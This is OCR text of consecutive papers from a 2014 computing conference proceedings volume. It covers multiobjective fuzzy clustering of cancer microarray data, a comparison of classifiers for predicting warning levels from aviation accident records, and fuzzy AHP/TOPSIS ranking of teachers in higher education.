Initially, computation of fuzzy compactness 'π' and fuzzy separation 'Sep' using method MOGA-SVM (π, Sep) for ovarian and colon cancer data shown in Table 2. Figure 2 shows Pareto-optimal fronts obtained after the implementation of NSGA-II [8] for ovarian and colon cancer data. Fig. 2 plots the Pareto-optimal

Table 2 Performance of fuzzy compactness (π) and fuzzy separation (Sep)

	Data set	Fuzzy compactness (π)	Fuzzy separation (1/sep)
2[0]*methods	Ovarian cancer	3.7821	0.1780
	Colon cancer	3.7050	0.2080




Fig. 2 Schematic representation of Pareto-optimal fronts produced by MOGA-NSGA-II **a** Ovarian cancer, **b** Colon cancer

Table 3 Comparison of different algorithms in terms of silhouette score $S(C)$ for cancer data sets

Algorithms	Ovarian cancer	Colon cancer
MOGA-SVM	0.5676	0.5562
MOGA	0.4978	0.5012
FCM	0.4352	0.1521

fronts produced by one of the runs of the multiobjective algorithm along with the best solutions. In Fig. 2, the X-axis represents the first fitness (π) value and Y-axis represents the second fitness (1/Sep). It also marks the selected solution from the non-dominated Pareto-optimal set. It appears that these selected solutions tend to fall at the knee regions of the Pareto fronts. The count of dot is less than or equals to 50, as population size equals 50. The values of 'π' and 'Sep' satisfy the objectives of clustering.

The values reported in the Table 3 indicate that for the two cancer data sets, MOGA-SVM provides the best silhouette index scores. It is also evident that the results get improved with the application of SVM clustering on MOGA.

4 Conclusion

This paper proposes a novel method for obtaining a final solution from the set of non-dominated solutions produced by an NSGA-II-based real-coded multiobjective fuzzy clustering scheme that optimizes two fitness functions, i.e., fuzzy compactness 'π' and fuzzy separation 'Sep' simultaneously. Support vector machine-based classifiers have been used. Results on microarray cancer data sets have been demonstrated, and statistical superiority has been established through statistical significance test in terms of silhouette index. In future, AMOSA [11] has to be tested.

References

1. Heller, M.J.: DNA microarray technology: devices, systems, and applications. Annu. Rev. Biomed. Eng. **4**(1), 129–153 (2002)
2. Golub, T.R., Slonim, D.K., Tamayo, P., Huard, C., Gassenbeek, M., Mesirov, J.P., Coller, H., Loh, M.L., Downing, J.R., Caligiuri, M.A., Bloomfield, C.D., Lander, E.S.: Molecular classification of cancer: class discovery and class prediction by gene expression monitoring. Science **286**(15), 531–537 (1999)
3. Jainand, A.K., Dubes, R.C.: Algorithms for Clustering Data. Prentice-Hall, Englewood Cliffs (1988)
4. Wanga, W., Zhanga, Y.: On fuzzy cluster validity indices. Fuzzy Sets Syst. **158**(19), 2095–2117 (2007)
5. Jollie, I.: Principal component analysis. Wiley Online Library (2005)

6. Tsekouras, G.E., Papageorgiou, D., Kotsiantis, S., Kalloniatis, C., Pintelas, P.: Fuzzy clustering of categorical attributes and its use in analyzing cultural data. Int. J. Comput. Intell. **1**(2), 147–151 (2004)
7. Huang, Z., Ng, M.K.: A fuzzy *k*-modes algorithm for clustering categorical data. IEEE Trans. Fuzzy Syst. **7**(4), 446–452 (1999)
8. Deb, K., Pratap, A., Agrawal, S., Meyarivan, T.: A fast and elitist multiobjective genetic algorithm: NSGA-II. IEEE Trans. Evol. Comput. **6**(2), 182–197 (2002)
9. Vapnik, V.: Statistical learning theory. Wiley, New York (1998)
10. Rousseeuw, P.: Silhouettes: a graphical aid to the interpretation and validation of cluster analysis. J. Comput. App. Math **20**, 53–65 (1987)
11. Bandyopadhyay, S., Saba, S., Maulik, U., Deb, K.: A simulated annealing-based multiobjective optimization algorithm: AMOSA. IEEE Trans. Evol. Comput, **12**(3) 269–283 (2008)

Prediction of Warning Level in Aircraft Accidents using Classification Techniques: An Empirical Study

A. B. Arockia Christopher and S. Appavu Alias Balamurugan

Abstract This paper focuses on evaluation of risk and safety in civil aviation industry. There is a huge amount of knowledge and data aggregation in Aviation Company. This paper aims to study the performance of different classification algorithms on accident reports of the Federal Aviation Administration (FAA) Accident/incident Data System database, contains number of accident data records for all categories of aviation between the years of 1950 to 2012. The classification algorithms such as DT, KNN, SVM, NN, and NB are used to predict the warning level of the component as the class attribute. We have explored the use of different classification techniques on aviation components data. The rules construct are proved in terms of their accuracy and these results are seen to be very meaningful. This study also proved that the NB classifiers will performance better than other classifiers on airline data. This work may be useful for Aviation Company to make better prediction.

Keywords Data mining · Risk · Safety · KNN · SVM · Aviation

1 Introduction

Data Mining is an analytic process which designed to explore data usually large amounts of data. We have used five data mining techniques for discovering classification rules and generating a decision tree. These techniques are DT, KNN, NB, NN, and SVM. Data mining tools WEKA is used in this paper. Aviation

A. B. Arockia Christopher (✉) · S. A. A. Balamurugan
KLN College of Information Technology, Anna University, Sivagangai, Tamilnadu, India
e-mail: abchristomca@yahoo.com

S. A. A. Balamurugan
e-mail: app_s@yahoo.com

D. P. Mohapatra and S. Patnaik (eds.), *Intelligent Computing, Networking, and Informatics*, Advances in Intelligent Systems and Computing 243,
DOI: 10.1007/978-81-322-1665-0_126, © Springer India 2014

accidents may result in human injury or even death. An airline company collects several case reports including structural and textual data. In this study, we applied different data mining methods on the incident reports. Weused the decision trees and classification algorithms to find the relations and rules about the incidents resulted in fatality. The decision tree techniques of data mining are used to predict the warning level of the component as the class attribute. New and Novel classification model will be able to predict warning level of the accident for airline companies. We have explored the use of the decision tree techniques on aviation components data. We gave this rules that were found by this analysis for the experts of Aviation Company. Some safety recommendations are address to the Airline Aviation Administration. The paper is organized as follows. In Sects. 2 and 3 we mentioned the related work and background of data mining. In Sect. 4 we described the dataset descriptions about classification rule discovery for the aviation incidents resulted fatality.

2 Related Work

Data mining tools are then used to uncover useful patterns and relationships from the data captured. Now, we will mention on some data mining applications about different fields. Chang and Leu [1] proposed a data mining model and procedure to relate influence variables to project profitability. Chang and Chen [3] examine data mining technology to fulfill readers' requirements. Kirkos et al. [6] explored the effectiveness of data mining classification techniques in detecting firms that issue fraudulent financial statements. Mai et al. [4] applied data mining to forest data to determine the factors responsible for deforestation. Tso and Yau [13] presented three modeling techniques-regression analysis, decision tree, and neural network-for the prediction of electricity energy consumption. Hsia et al. [20] used data mining techniques to analyze the course references and course completion rates of enrollees in extension education courses at a university in Taiwan. Bineid and Fielding [16] used data mining techniques to explain the development of a dispatch reliability prediction method for passenger aircraft. Nazeri and Zhang [18] described the application of data mining to analyzing severe weather impacts on National Airspace System performance. Shyur [12] proposed a model that allows investigation of nonlinear effects of aviation safety factors and flexible assessment of aviation risk.

Decision tree learning is a method commonly used in data mining. The goal is to create a model that predicts the value of a target variable based on several input variables.

In pattern recognition, the *k*-nearest neighbor algorithm (*k*-NN) is a method for classifying objects based on closest training examples in the feature space. The Bayesian Classification represents a supervised learning method as well as a statistical method for classification. A multilayer perceptron is a feedforward artificial neural network model that maps sets of input data onto a set of appropriate output.

3 Data Mining Methods

''Data mining is the process of selection, exploration and modeling of large quantities of data to discover regularities or relations that are at first unknown with the aim of obtaining clear and useful results for the owner of the database.'' Data mining functionalities are used to specify the kind of patterns to be found in data mining tasks.

3.1 Classification and Prediction

Classification and prediction are two forms of data analysis which can be used to extract models describing important data classes or to predict future data trends. Whereas classification predicts categorical labels (or discrete values), prediction models continuous-valued functions. Data classification is a two-step process. In the first step, a model is built describing a predetermined set of data classes or concepts. In the second step, the model is used for classification.

3.1.1 Classification by Decision Tree

A well-known algorithm for classification is the decision trees. For many problems of classification where large datasets are used, the information contained is complex and may contain errors; decision trees provide a useful solution.

3.1.2 Classification by KNN

The training examples are vectors in a multidimensional feature space, each with a class label. The training phase of the algorithm consists only of storing the feature vectors and class labels of the training samples.

3.1.3 Classification by NB

A naive Bayes classifier is a simple probabilistic classifier based on applying Bayes' theorem with strong (naive) independence assumptions. A more descriptive term for the underlying probability model would be "independent feature model".

3.1.4 Classification by NN

Multilayer perceptrons using a back propagation algorithm are the standard algorithm for any supervised learning pattern recognition process and the subject of ongoing research in computational neuroscience and parallel distributed processing.

3.1.5 Classification by SVM

SVM models have similar functional form to neural networks and radial basis functions, both popular data mining techniques. SVM performs well on datasets that have many attributes, even if there are very few cases on which to train the model.

4 Dataset Descriptions

For this study, we have used the data from the database of a big airline and aircraft aviation. The application is done on 500 datasets to compare the results. The data is given in a report layout with following sections shown in Table 1. As is apparent from Table 1, component reports have 181 attributes. The aim of the analysis is to find the attributes that affect the warning levels and a new formulation about it.

5 Experimental Results

It is observed from the comparison of DT, KNN, NB, NN, and SVM in the performance metric of TPRate, FPRate, Precision, Recall, F-Measure, and accuracy values, that the results are reliable (see Table 2). The J48 classifier produced

Table 1 Description of sample datasets used in application

Parameter name	Description
Abind	The challenging for the pilot to diagnose in flight
Autpieng	The autopilot must be turned on using the Autopilot Engage Switch on the far left
Autthrot	The pilot to control the power setting of an aircraft's engines flight characteristic
Enfa	Engine failure is probably your worst fear as a pilot
Lftenbrof	The left engine broke off
Rghtenbrof	The right engine broke off
Sersvib	Vibration is bad for any piece of machinery
Wnd	Effect of wind shear on aircraft trajectory

Table 2 Classifieiers performance

Classifier/Performance metric	DT	KNN	NB	NN	SVM
TP Rate	0.939	0.881	0.91	0.917	0.954
FP Rate	0.602	0.432	0.386	0.602	0.67
Precision	0.88	0.905	0.917	0.877	0.869
Recall	0.939	0.881	0.91	0.917	0.954
F-Measure	0.908	0.893	0.914	0.897	0.91
Accuracy	84.4 %	82.6 %	85.8 %	82.6 %	84.4 %

the analysis of the training dataset and the classification rules. In the experiment, the phase of experiment is the evaluation and interpretation of the classification rules using the unseen data. In the experiment, we have used 500 instances of the database as a training datasets. The analyses were performed using WEKA environment. This study also proved that the NB classifiers will performance better than other classifiers on airline data. Please use only datasets which classification rules are best for both on Accuracy and on classifier, as shown in Fig. 1. The performance of different classification models with ROC chart shown in Fig. 2.





Fig. 1 Performance of different classifiers

Fig. 2 Performance of different classification models with ROC chart



6 Conclusions

In this study, we have explored the use of different classification techniques on aviation accidents data. We have discussed the basic concepts and principles of classification algorithms in data mining. The main contribution of this study is to evaluate the performance of different classification techniques are DT, KNN, NB, NN, and SVM within aviation components data. We talked about the NB rules that were found by this analysis with the experts of Aviation Company better than other classifiers. As a result said that NB rules are some safety recommendations and are address to the Airline Aviation Administration.

Acknowledgments The authors wish to acknowledge the financial support from the University Grant Commission (UGC), New Delhi, INDIA for the Major Research Project "Data Tuner for effective Data Pre-processing" vide reference F. No. 39-899/2010 (SR), and also gratefully acknowledge the unanimous reviewers for their kind suggestions and comments for improving this paper.

References

1. Chang, A.S., Leu, S.S.: Data mining model for identifying project profitability variables. Int. J. Project Manage. **24**, 199–206 (2006)
2. Apte, C., Weiss, S.: Data mining with decision trees and decision rules. Future Generation Computer Systems (1997)
3. Chang, C.C., Chen, R.S.: Using data mining technology to solve classification problems. A Case Study of Campus Digital Library, Institute of Information Management, National Chiao Tung University, Hsinchu, (2006)
4. Mai, C.K., Krishna, M., Reddy, A.V.: Poly Analyst Application for Forest Data Mining, IEEE, (2005)
5. Crone, S.F., Lessmann, S., Stahlbock, R.: The impact of pre-processing on data mining: An evaluation of classifier sensitivity in direct marketing. Eur. J. Oper. Res. **173**, 781–800 (2006)
6. Kirkos, E., Spathis, C., Manolopoulos, Y.: Data mining techniques for the detection of fraudulent financial statements. Expert Syst. Appl. **32**, 995–1003 (2007)
7. Editorial of Engineering Applications of Artificial Intelligence 19, Recent Advances in Data Mining, pp. 361–362. (2006)
8. Emekci, F., Sahin, O.D., Agrawal, D., Abbadi, El: Privacy preserving decision tree learning over multiple parties. Data Knowl. Eng. **63**, 348–361 (2007)
9. Gürbüz, F., Özbakir, L., Yapici, H.: Classification rule discovery for the aviation incidents resulted in fatality. Knowl. Based Syst. **22**(2009), 622–632 (2009)
10. Gürbüz, F., Özbakir, L., Yapici, H.: Data mining and pre-processing application on component reports of an airline company in Turkey. Expert Syst. Appl. **38**(2011), 6618–6626 (2011)
11. Tso, G.K.F., Yau, K.K.W.: Predicting electricity energy consumption: a comparison of regression analysis, decision tree and neural networks. www.sciencedirect.com. (2005)
12. Shyur, H.J.: A quantitative model for aviation safety risk assessment. Computers and Industrial Engineering (2007)
13. Hand, D., Manila, H., Smyth, P.: Principles of Data Mining. Cambridge Massachusetts, London (2001)

14. Hu, X.: DB-reduction: a data pre-processing algorithm for data mining applications. Appl. Math. Lett. **16**, 889–895 (2003)
15. Herbert, A.: Introduction to Data Mining and Knowledge Discovery, Two Crows Corporation, 3rd edn. (1999)
16. Bineid, M., Fielding, J.P.: Development of a civil aircraft dispatch reliability prediction methodology. Aircr. Eng. Aerosp. Technol. **75**(6), 588–594 (2003)
17. Aitkenhead, M.J.: A co-evolving decision tree classification method. Expert Syst. Appl. **34**, 18–25 (2006)
18. Nazeri, Z., Jianping, Z.: Mining aviation data to understand impacts of severe weather on airspace system performance. In: Proceedings of the International Conference on Information Technology. IEEE, (2002)
19. Dessureault, S., Sinuhaji, A., Coleman, P.: Data mining mine safety data. Mining Eng. Littleton **59**(8), 64–70 (2007)
20. Hsia, T.C., Shie, A.J., Chen, L.C.: Course Planning of Extension Education to Meet Market Demand by Using Data Mining Techniques-an Example of Chinkuo Technology University in Taiwan, Taiwan, (2006)

Fuzzy TOPSIS Method Applied for Ranking of Teacher in Higher Education

H. S. Hota, L. K. Sharma and S. Pavani

Abstract Higher education institutions including technical institutions are facing problems for providing quality education. A survey reported that there are crises of good and qualified teachers in higher education system. To detain quality teachers and to reject others an exposited opinion is required, but due to conflicting criteria on them it is very difficult to decide rank of qualityTeachers, hence a suitable techniques for selecting and ranking of existing teachers is required. Multicriteria decision making (MCDM) is a technique which can be used in this scenario. Fuzzy technique for order preference by similarity to ideal solution (FTOPSIS) is a MCDM method in which various criteria can be fuzzified using fuzzy logic to deal the problem in precise manner. In this research work, FTOPSIS method is applied on the sample data collected from different higher education intuitions and weights are obtained with the help of another MCDM method called analytic hierarchy process (AHP) method. A small sample of 10 teachers and 5 criteria are considered to demonstrate FTOPSIS method to find out ranking among them, obtained results are verified with those collected from various experts and found to be satisfactory.

Keywords Multi-criteria decision making (MCDM) · Fuzzy analytic hierarchical process (FAHP) · Fuzzy technique for order preference by similarity to ideal solution (FTOPSIS)

H. S. Hota (✉)
Guru Ghasidas University, Bilaspur, Chhattisgarh, India
e-mail: proffhota@gmail.com

L. K. Sharma
National Institute of Occupational Health (ICMR), Ahmedabad, India
e-mail: lksharmain@gmail.com

S. Pavani
Dr. C. V. Raman University, Kota, Bilaspur, Chhattisgarh, India
e-mail: spavanisantosh@gmail.com

D. P. Mohapatra and S. Patnaik (eds.), *Intelligent Computing, Networking, and Informatics*, Advances in Intelligent Systems and Computing 243,
DOI: 10.1007/978-81-322-1665-0_127, © Springer India 2014

1 Introduction

Teachers are the future builders and are designated as guru in the ancient history they provides knowledge not only related to subject but also to survive in the society. Indian higher education is facing problem due to lack of quality teachers, also for giving financial and other benefits, we need to identify good teacher from a group of teachers. This is possible either by human expert or by a decision support system (DSS) developed with the help of some suitable techniques. This DSS will help not only in evaluation of performance but also in awarding suitable remuneration and promotions to the teachers. Higher education improves quality of life of individual. It provides knowledge to improve the quality and performance of students as well as teachers; hence, it is very essential to evaluate the performance of the teachers. One of the important aspects of teaching in higher education is concentration toward the teaching learning process, so many researchers concentrate on this aspect. Educational institutions are practicing and conducting teacher's training programs, workshops, orientation program, refresher courses, etc., even though desired results not arrived to the level of satisfaction in the higher education system. Hence, it is here proposed to evaluate teacher's performance using reliable, valid, and fare techniques. By this evaluation teachers will get strong and weak arena of their teaching skills and can improve themselves up to the desired mark. The process of discussing and crafting evaluation focuses attention on the practice of good teaching and helps to create a culture in which teaching is highly valued. Teachers are having many conflicting criteria among them and hence very difficult to decide their ranking, this will lead to multicriteria decision making (MCDM). MCDM [1, 2] is a method which can deal with the process of making decision among number of alternatives with conflicting criteria on them. Analytic hierarchy process (AHP) is one of the very popular MCDM method and fuzzy AHP is an extension of original AHP method suggested by Saaty [3] to deal with both qualitative as well as quantitative data.

2 Fuzzy AHP Method

The AHP is widely used multicriteria decision-making method, it is first proposed by Saaty [3]. The analytic hierarchy process, since its invention, has been a tool at the hands of decision makers and researchers, becoming one of the most widely used multiple criteria decision-making tool [4, 5]. Although the purpose of AHP is to capture the expert's knowledge, the traditional AHP still cannot really reflect the human thinking style [6, 7]. The traditional AHP method is problematic in that it uses an exact value to express the decision makers opinion in a comparison of alternatives [7, 8], the first study of fuzzy AHP [9] which compared fuzzy ratios described by triangular fuzzy numbers. Chang [10, 11, 14] introduced a new approach for handling fuzzy AHP, with the use of triangular fuzzy numbers for

pairwise comparison scale of fuzzy AHP, and the use of the extent analysis method for the synthetic extent values of the pairwise comparisons.

3 Fuzzy TOPSIS Method

TOPSIS, known as one of the most classical MCDM methods, was first developed by Wang and Lee [12], the basic concept of this method is that the chosen alternatives should have the shortest distance from the positive ideal solution and the farthest distance from negative ideal solution. The Positive Ideal Solution maximizes the benefit criteria and minimizes the cost criteria, whereas the Negative Ideal Solution maximizes the cost criteria and minimizes the benefit criteria [9, 13]. In the process of TOPSIS, the performance ratings and the weights of the criteria are given as exact values. FTOPSIS is an extended version of TOPSIS to deal with vague information using fuzzy membership function.

The overall implementation of FTOPSIS method to evaluate teachers ranking is depicted in Fig. 1 in which, first we need to identify goal i.e., objective here the goal is to find out the ranking of teacher based on conflicting criteria on available




Fig. 1 Implementation of FTOPSIS to find out Teacher's ranking




Fig. 2 Hierarchy constructed for Teacher's ranking: goal, criteria, and alternatives

alternatives, once the objective is decided, criteria must be identified after this suitable method of MCDM like FAHP and FTOPSIS may be selected. A set of weights are then determined using FAHP, and finally FTOPSIS method is applied to find out ranking of the teacher can be selected. The hierarchy of the problem can be explored as show in the Fig. 2 where the root of hierarchy represent the overall goal or objective of the problem, second level explains about criteria to find out ranking and the leaves of the hierarchy represents various alternatives. There are 10 alternatives (Teachers) as T1, T2,…, and T10 and having five criteria: Knowledge, Communication, Explanation, Method of Teaching, and Experience as C1, C2, C3, C4, and C5, respectively.

4 Experiments and Results

The Teacher's nature and behaviors with respect to each criterion are calculated with the help of methodological steps, then closeness coefficient of each teacher is calculated by using Fuzzy and the weights are determined according to linquistic

Table 1 Export given fuzzy weights of the alternatives by under criteria

	C1	C2	C3	C4	C5
T1	0.895	0.495	0.895	0.495	0.495
T2	0.495	0.115	0.495	0.495	0.495
T3	0.115	0.895	0.495	0.495	0.495
T4	0.895	0.495	0.895	0.115	0.495
T5	0.115	0.495	0.895	0.895	0.495
T6	0.895	0.495	0.895	0.895	0.495
T7	0.495	0.895	0.115	0.895	0.495
T8	0.495	0.115	0.495	0.115	0.495
T9	0.115	0.495	0.895	0.495	0.495
T10	0.115	0.895	0.895	0.495	0.495

Table 2 Relative importance matrix and consistency check with respective each cirteria

A1→	C1	C2	C3	C4	C5	Geometric mean	Normalized weights (A2)	A3=A1*A2	A4=A3/A2
C1	1.00	5.00	1.00	7.00	5.00	2.809361392	0.3917	1.963	5.013
C2	0.20	1.00	0.2	2.00	1.00	0.603417634	0.0841	0.422	5.013
C3	1.00	5.00	1.00	7.00	5.00	2.809361392	0.3917	1.963	5.013
C4	0.142	0.50	1.14	1.00	0.5	0.347138945	0.0484	0.244	5.037
C5	0.200	1.00	0.20	2.00	1.00	0.603417634	0.0841	0.422	5.013
Total						7.172697			

terms (Bad,Average,Good) Triangular membership function using Chen scale Table 1 show weights as given by the expert after converting it into crisp from fuzzy using chen scale for each criteria for all the teachers. Table 2 show the way to calculate consistency with respect to each criteria, against all criteria are assigned by expert in the point scale (0-10) as A1 matrix then Geometric means (GM) and Normalized weights(A2) are calculated using AHP equations also A3 and A4 are calculated using formula mention in table λmax, consistency index(CI) and consistency ratio(CR) are calculated as using equations A4/5, λmax-n/n-1 and CI/CR respectively, where RI is fixed as 1.12 for five criteria. CR calculated in case of our experiment is 0.003 which is under the limit (CR<=0.1).

The above process is repeated to built pair wise comparison matrix for alternative to alternative as shown in table 3 for are of the criteria Knowledge, calculated CI and CR in thiscase are 0.02 and 0.01 respectively. The same are obtained for all other criteria C2 to C5.CR in case of all these criteria is less than 0.1 hence the weights in all these cases are consistence and can be considered to apply FTOPSIS method further.

Distance of each alternative from fuzzy positive ideal solution (FPIS) and fuzzy negative ideal solution (FNIS) with respect to each criteria are calculated using FTOPSIS steps then the results of all alternatives distance from FPIS and FNIS are obtained as $Sj+$ and $Sj-$ for 10 alternatives as shown in Table 4. Using these values closeness coefficients of 10 alternatives are calculated according to the closeness coefficient of 10 alternatives and finally the ranking order of 10 alternatives are determined. Figure 3 shows the rank of teachers, higher values of weights indicate the higher rank based on this teacher 1 has the highest value of 0.5109 and designated as rank 1.

Table 3 Pair wise comparison of criteria Knowledge (C1)

A1→	T1	T2	T3	T4	T5	T6	T7	T8	T9	T10	Geometric mean values	Normalized weights (A2)	A3=A1*A2	A4=A3/A2
T1	1.00	0.50	2.00	1.00	2.00	1.00	0.50	0.50	2.00	0.50	0.93	0.11	1.11	10.44
T2	2.00	1.00	0.50	0.50	0.50	0.50	1.00	1.00	0.50	2.00	0.81	0.09	0.97	10.45
T3	0.50	2.00	1.00	2.00	1.00	2.00	0.50	0.50	1.00	1.00	1.00	0.11	1.11	9.72
T4	1.00	0.50	0.50	1.00	2.00	1.00	2.00	0.50	0.50	0.50	0.81	0.09	0.93	10.02
T5	0.50	0.50	1.00	0.50	1.00	0.50	0.50	2.00	1.00	1.00	0.76	0.09	0.86	9.94
T6	1.00	0.50	0.50	1.00	0.50	1.00	0.50	0.50	2.00	0.50	0.71	0.08	0.81	10.05
T7	0.50	1.00	2.00	2.00	0.50	0.50	1.00	1.00	0.50	2.00	0.93	0.11	1.11	10.44
T8	2.00	1.00	1.00	1.00	0.50	1.00	1.00	1.00	0.50	0.50	0.87	0.10	0.95	9.59
T9	0.50	0.50	1.00	0.50	1.00	2.00	2.00	2.00	1.00	1.00	1.00	0.11	1.14	9.99
T10	0.50	2.00	0.50	0.50	0.50	0.50	2.00	2.00	2.00	1.00	0.93	0.11	1.17	11.01
Total	9.50	9.50	10.00	10.00	9.50	10.00	11.00	11.00	11.00	10.00	Total = 8.76			

Table 4 *Sj*+ and *Sj*− values

Sj+	0.01407229	0.00569341	0.01723058	0.00548629	0.01001837
Sj−	0.00995061	0.00305102	0.00750004	0.00315104	0.05695696




Fig. 3 Weights obtained using FTOPSIS for various alternatives (T1, T2, T3–T10)

5 Conclusions

In this paper, we have applied FTOPSIS method to find out teachers ranking in the higher education institutions. FAHP was applied first to find out weights and finally FTOPSIS was applied to find out final ranking. FAHP is a useful approach for evaluating complex multicriteria alternatives involving subjective and uncertain judgment. Also FTOPSIS is one of the well-known outranking methods for multiple criteria decision making and can be easily used for ranking alternatives. The integration of FAHP and TOPSIS approaches enables experts and users to efficiently select a more suitable teacher for improvement of quality in higher educational institutions. After performing step by step mathematical calculation, it is found that teacher 1 (T1) has the highest rank with weight value of 0.510 followed by teachers T9, T5, T4, etc. These ranking are matched with expert opinion and fond to be satisfactory. In future studies other fuzzy based MCDM methods can be explored and some different way to find out weights may be investigated before applying FTOPSIS method.

References

1. Hwang, C.L., Yoon, K.: Multiple attributes decision making methods and applications. Springer, Berlin (1981)
2. Kahraman, C., Cebeci, U., Ruan, D.: Multi-attribute comparison of catering service companies using fuzzy AHP: the case of Turkey. Int. J. Prod. Econ. **87**, 171–184 (2004)
3. Saaty, T.L.: The analytic hierarchy process. McGraw-Hill, New York (1980)
4. Tolga, E., Demircan, M., Kahraman, C.: Operating system selection using fuzzy replacement analysis and analytic hierarchy process. Int. J. Prod. Econ. **97**(1), 89–117 (2005)

5. Wang, Y.M., Elhag, T.M.S.: Fuzzy TOPSIS method based on alpha level sets with an application to bridge risk assessment. Expert Syst. Appl. **31**, 309–319 (2006)
6. Zadeh, L.A.: Fuzzy sets. Inf. Control **8**, 338–353 (1965)
7. Zimmermann, J.H.: Fuzzy Set Theory and Its Applications, 3rd edn. Kluwer Academic Publishers, USA (1996)
8. Calabrese, A., Costa, R., Menichini, T.: Using Fuzzy AHP to manage Intellectual Capital assets: An application to the ICT Service Industry (2013)
9. Awasthi, A., Chauhan, S.S.: A Hybrid Approach Integrating Affinity Diagram, AHP and Fuzzy TOPSIS for Sustainable City Logistics Planning, vol. 36, pp. 573–583 (2012)
10. Javanbarg, M.B., Scawthorn, C., Kiyono, J., Shahbodaghkhan, B.: Fuzzy AHP-based Multi Criteria Decision Making Systems using Particle Swarm Optimization, vol. 39, No. 1, pp. 960–966 (2012)
11. Chang, D.Y.: Applications of the extent analysis method on fuzzy AHP. Eur. J. Oper. Res. **95**, 649–655 (1996)
12. Wang, Y.J., Lee, H.S.: Generalizing TOPSIS for fuzzy multiple-criteria group decision-making. Comput. Math. Appl. **53**(11), 1762–1772 (2007)
13. Duran, O.: Computer-aided maintenance management systems selection based on a fuzzy AHP approach, vol. 42, pp. 821–829 (2011)
14. Chang, D.Y.: Extent Analysis and Synthetic Decision, Optimization Techniques and Applications, vol. 1, p. 352. World Scientific, Singapore (1992)

Performance Analysis of Transformation Methods in Multi-Label Classification

P. K. A. Chitra and S. Appavu Alias Balamurugan

